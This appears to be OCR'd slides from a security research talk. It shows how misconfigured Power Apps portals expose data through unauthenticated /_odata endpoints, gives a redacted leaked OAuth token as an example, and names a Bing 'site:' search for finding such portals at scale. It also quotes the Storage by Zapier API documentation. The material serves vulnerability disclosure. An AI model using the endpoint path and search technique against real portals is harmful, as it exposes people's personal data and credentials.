
zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

@mbrg0

The fun begins

Goal: find misconfigured portals that expose sensitive data w/o auth.


Real world example:



```
▼<service xmlns="http://www.w3.org/2007/app" xmlns:atom="http://www.w3.org/2005/Atom" xml:base=
  ▼<workspace>
     <atom:title type="text">Default</atom:title>
    ▼<collection href="EntityFormSet">
       <atom:title type="text">EntityFormSet</atom:title>
     </collection>
    ▼<collection href="globalvariables">
       <atom:title type="text">globalvariables</atom:title>
     </collection>
   </workspace>
 </service>
```

Nothing to see here


/_odata/globalvariables:



```
"scs_globalvariablesid":"24[redacted]","scs_name":"Documents
API Auth Token","scs_values":"Bearer
eyJ0eXAi[redacted]","scs_purpose":"This variable stores OAuth Token to access Azure
API.","createdon":"20[redacted]T18:03:39Z","list-id":"68[redacted]ba",
"view-id":"bc9c3[redacted]b9c","entity-permissions-enabled":"true"
```

Can we scale it?


Recall the portal url:



zenzen123.powerappsportals.com


Can we scale it?

Recall the portal url:



zenzen123.powerappsportals.com

Let’s use Bing!



site:powerappsportals.com

57,200 Results


zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

ODATA leak - what we found

- Vulnerability disclosures are in progress
- Found
  - PII – emails, names, calendar events
  - Secrets – API keys, authentication tokens
  - Business data – sales accounts, business contacts, vendor lists

zenity.io/blog/the-microsoft-power-apps-portal-data-leak-revisited-are-you-safe-now/

Can we find more exposed data?



Storage by Zapier Integrations

Developer Tools, Zapier

Do more with Storage by Zapier integrations

Zapier lets you connect Storage by Zapier with thousands of the most popular apps, so you can automate your work and have more time for what matters most—no code required.


Allow Zapier to access your Storage by Zapier Account?

Store Secret (required)

Enter a secret to use for your Store that will protect your data. Secret should use UUID4 format. We recommend using this Online UUID Generator Tool to generate your secret.

@mbrg0

Can we find more exposed data?



Store data from code steps with StoreClient

Last updated: July 23, 2020

The StoreClient is a built-in utility available in both **Python** and **JavaScript** code steps that lets you store and retrieve data between Zaps or between runs of the same Zap.


Limitations

- Any JSON serializable value can be saved.
- The secret should use UUID4 format.
- Every key must be less than 32 characters in length.
- Every value must be less than 2500 bytes.
- Only 500 keys may be saved per secret.
- Keys will expire if you do not touch them in 3 months.


Secrets are secured by a random GUID

@mbrg0

Storage by Zapier API




```
{
  "where am i?": "you are at store.zapier.com",
  "------------": "-----------------------------------------
  "what is it?": [
    "store.zapier.com is a simple storage REST API that
    "might use to stash a bit of state. we use it to pow
    "`StoreClient` in our Code steps of Zapier - you car
    "more docs at https://zapier.com/help/code-python/ c
    "https://zapier.com/help/code/."
  ],
  "---------------": "---------------------------------
  "what can it do?": [
    "only one endpoint - GET & POST to read and write, F
    "store any value that is JSON serializable",
    "BYOS (bring your own secrets) for authentication"
  ],
  "-------------------": "-----------------------------
                                                         }
```




```
"-----------------": "--------------------------------------",
'how does it work?": {
  "always provide either `?secret=12345` or `X-Secret: 12345`": "",
  "GET /api/records": [
    "will return a full object of all values stored by default.",
    "you can also specify only the keys you want via the",
    "querystring like`?key=color&key=age`."
  ],
  "POST /api/records": [
    "provide a body with a json object with keys/values you want",
    "to store like `{\"color\": \"blue\", \"age\": 29}`."
  ],
  "DELETE /api/records": [
    "completely clear all the records in this account"
  ],
  "PATCH /api/records": [
    "A data with a particular schema needs to be received.",
    "The schema specifies which action to do and with what parameters.",
    "For example {\"action\": \"increment_by\", \"data\": {\"key\": \"<key_
    "The following actions are currently supported:",
    "increment_by",
    "set_value_if",
    "remove_child_value",
    "set_child_value",
    "list_push",
    "list_pop"
  ],
  "For more about information about Storage by Zapier actions check out our
}
```

